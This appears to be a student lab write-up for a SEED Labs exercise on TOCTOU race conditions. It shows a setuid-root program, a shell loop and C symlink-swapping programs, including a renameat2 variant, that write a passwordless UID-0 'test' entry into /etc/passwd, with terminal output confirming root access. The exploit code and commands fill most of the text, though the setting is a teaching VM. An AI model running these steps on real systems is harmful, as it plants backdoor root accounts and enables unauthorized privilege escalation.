
# Lab Tasks:


## Initial Setup

First, we disable the built-in protection against race condition by entering the following command so that we can demonstrate the attack:



```
[10/04/19]seed@VM:~$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[10/04/19]seed@VM:~$ 
```

We compile the given vulp.c program and make it a SETUID root program as follows:




```
[10/04/19]seed@VM:~$ cd Lab4
[10/04/19]seed@VM:~/Lab4$ ll
total 4
-rw-rw-r-- 1 seed seed 476 Oct  4 14:14 vulp.c
[10/04/19]seed@VM:~/Lab4$ gcc vulp.c -o vulnp
vulp.c: In function ‘main’:
vulp.c:20:42: warning: implicit declaration of function ‘strlen’ [-Wimplicit-fun
ction-declaration]
             fwrite(buffer, sizeof(char), strlen(buffer), fp);
                                          ^
vulp.c:20:42: warning: incompatible implicit declaration of built-in function ‘s
trlen’
vulp.c:20:42: note: include ‘<string.h>’ or provide a declaration of ‘strlen’
[10/04/19]seed@VM:~/Lab4$ sudo chown root vulnp
[10/04/19]seed@VM:~/Lab4$ sudo chmod 4755 vulnp
[10/04/19]seed@VM:~/Lab4$ ll
total 12
-rwsr-xr-x 1 root seed 7628 Oct  4 14:23 vulnp
-rw-rw-r-- 1 seed seed  476 Oct  4 14:14 vulp.c
```

## Tasks:

### Task 1: Choosing our Target


Here, we first check if there is any user named test. We see that there is no one with that name and then we enter the following text in the /etc/passwd file from the root account:

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```




```
root@VM:/home/seed/Lab4# cat /etc/passwd | grep test
root@VM:/home/seed/Lab4# gedit /etc/passwd
root@VM:/home/seed/Lab4# cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

After editing the /etc/passwd file, we check the file again and see that the entry has been made. We then check if the new user has been created successfully by switching from seed to test and pressing enter on being asked for the password. The following shows that we have successfully switched to the test user account and the '#' indicates that it is a root account:



```
[10/04/19]seed@VM:~/Lab4$ su test
Password:
root@VM:/home/seed/Lab4#
```


After verifying that our entry works, we remove the manual entry from /etc/passwd for the future steps, and this is verified by doing the following:



```
[10/04/19]seed@VM:~/Lab4$ su test
No passwd entry for user 'test'
[10/04/19]seed@VM:~/Lab4$
```


## Task 2: Launching the Race Condition Attack

In order to launch the attack, we need to run two processes together. The target_process here runs the privileged program in a loop unless the passwd file is changed. The user entry from task 1 is stored in passwd_input file and is provided as an input to the privileged program. The code can be seen in the following screenshot, where the condition to break the loop is using the file's timestamp i.e. it stops when the timestamp has changed indicating that the file has been modified.




```
#!/bin/sh

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)

while [ "$old" == "$new" ]
do
   ./vulnp < passwd_input
   new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

The attack_process on the other hand is the process that runs in parallel to the target_process and tries to change where "/tmp/XYZ" points to, in order for it to point to the file we want to write to using target_process. We delete the old link using unlink and then create a new link using symlink. Initially we make the "/tmp/XYZ" point to "/dev/null" so that we can pass the access check. We can pass this check because /dev/null is writable to anybody and it is a special file that discards anything written to it. We then let the process sleep for certain time and then make the "/tmp/XYZ" file point to the "/etc/passwd" file, the file we want to write to. This process is done in a loop to race against the target_process. The code is as follows:



```
#include <unistd.h>

int main()
{
   while(1) {
        unlink("/tmp/XYZ");
        symlink("/dev/null","/tmp/XYZ");
        usleep(1000);

        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        usleep(1000);
   }
   return 0;
}
```


Next, we first compile and run the attack_process in a terminal, and then use another terminal to run the target_process. This can be seen:



```
[10/04/19]seed@VM:~/Lab4$ gcc -o attack_process attack_process.c
[10/04/19]seed@VM:~/Lab4$ ./attack_process
```

```
[10/04/19]seed@VM:~/Lab4$ bash target_process.sh
No permission
No permission
```


The target_process stops when the passwd file has successfully changed, according to the condition specified in the file. Then, we check for the new entry made in the file. To verify it, we switch to the test user and just press enter on being prompted for the password. As seen, we successfully enter the new user and on entering whoami or id, we see that test is a root user.



```
No permission
STOP... The passwd file has been changed
[10/04/19]seed@VM:~/Lab4$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[10/04/19]seed@VM:~/Lab4$ su test
Password:
root@VM:/home/seed/Lab4# whoami
root
root@VM:/home/seed/Lab4# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Lab4#
```


This proves that our attack was successful and using the race condition, we could escalate our privileges and write to the passwd file. Also, the harm caused here was that we created a new root user, hence gaining root access to the system, which can be very dangerous.

Here, as discussed, there is a race condition between the unlink and symlink command in the attack_process. If the file in target_process is opened after the unlink and before the symlink command, then our attack will always be unsuccessful because the file is created by the SETUID program and hence the owner will be root. In this case, unlink will not be possible and hence our attack will always fail. This is because the /tmp folder has a “sticky” bit on, that allows only the owner of the file to delete the file, even though the folder is world writable. In order to overcome this, we could use the renameat2() system call that overcomes the race condition due to the window between unlink and symlink. The renameat2() function swaps the symbolic links when the flag used is RENAME_EXCHANGE. This swapping will help in making the /tmp/XYZ point to /dev/null at times and the other times it points to /etc/passwd. When it points to /etc/passwd after the access check and before the file open, then the race condition attack will be successful. The following program makes use of renameat2():




```
#include <unistd.h>
#include <sys/syscall.h>
#include<linux/fs.h>

int main()
{
        unsigned int flags = RENAME_EXCHANGE;
   while(1) {

        syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/link1", flags);
        usleep(1000);
        syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/link1", flags);
        usleep(1000);
   }
   return 0;
}
```

Before running this program, we set the symbolic links so that /tmp/XYZ points to /dev/null and /tmp/link1 points to /etc/passwd. On doing this, when the renameat2() system call is made, it swaps the /tmp/XYZ to point to /etc/passwd and /tmp/link1 to point to /dev/null. This keeps going in a loop and only when /tmp/XYZ points to /etc/passwd between the access check and file open, the attack is successful. These steps can be seen in the following screenshot:




```
[10/04/19]seed@VM:~/Lab4$ ln -s -f /dev/null /tmp/XYZ
[10/04/19]seed@VM:~/Lab4$ ln -s -f /etc/passwd /tmp/link1
[10/04/19]seed@VM:~/Lab4$ ll /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 Oct  4 17:21 /tmp/XYZ -> /dev/null
[10/04/19]seed@VM:~/Lab4$ ll /etc/passwd
-rw-r--r-- 1 root root 2556 Oct  4 17:20 /etc/passwd
[10/04/19]seed@VM:~/Lab4$ ll /tmp/link1
lrwxrwxrwx 1 seed seed 11 Oct  4 17:21 /tmp/link1 -> /etc/passwd
[10/04/19]seed@VM:~/Lab4$ gcc -o attack_process attack_process.c
[10/04/19]seed@VM:~/Lab4$ ./attack_process
```

The attack process is running in the background. We verify there is no test account already present. Then we run the target_process that is running the privileged program in a loop and see that this stops when the stopping condition is met – the passwd file being modified. Then we do the similar test done previously to verify the creation of a new user and this can be seen in the next screenshot. This shows that the attack is successful, and we can use renameat2() system call to do so, avoiding the race condition due to the unlink and symlink window, and hence guaranteeing the success of our race condition attack.




```
[10/04/19]seed@VM:~/Lab4$ cat /etc/passwd | grep test
[10/04/19]seed@VM:~/Lab4$ bash target_process.sh
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[10/04/19]seed@VM:~/Lab4$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[10/04/19]seed@VM:~/Lab4$ su test
Password:
root@VM:/home/seed/Lab4# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Lab4#
```

The previous written attack_process might as well contain one single call to renameat2() because the function is running in a while loop and hence it would have the same effect. The updated program is as follows:




```c
#include <unistd.h>
#include <sys/syscall.h>
#include<linux/fs.h>

int main()
{
        unsigned int flags = RENAME_EXCHANGE;
   while(1) {

        syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/link1", flags);
        usleep(1000);
        // syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/link1", flags);
        // usleep(1000);
   }
   return 0;
}
```

The following screenshots show the success of the attack using the updated attack_process:




```
[10/04/19]seed@VM:~/Lab4$ cat /etc/passwd | grep test
[10/04/19]seed@VM:~/Lab4$ bash target_process.sh
No permission
No permission
No permission
```



```
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[10/04/19]seed@VM:~/Lab4$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[10/04/19]seed@VM:~/Lab4$ su test
Password:
root@VM:/home/seed/Lab4# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Lab4#
```

Hence, we can see that race condition was achieved successfully and we could gain root privileges to the system.

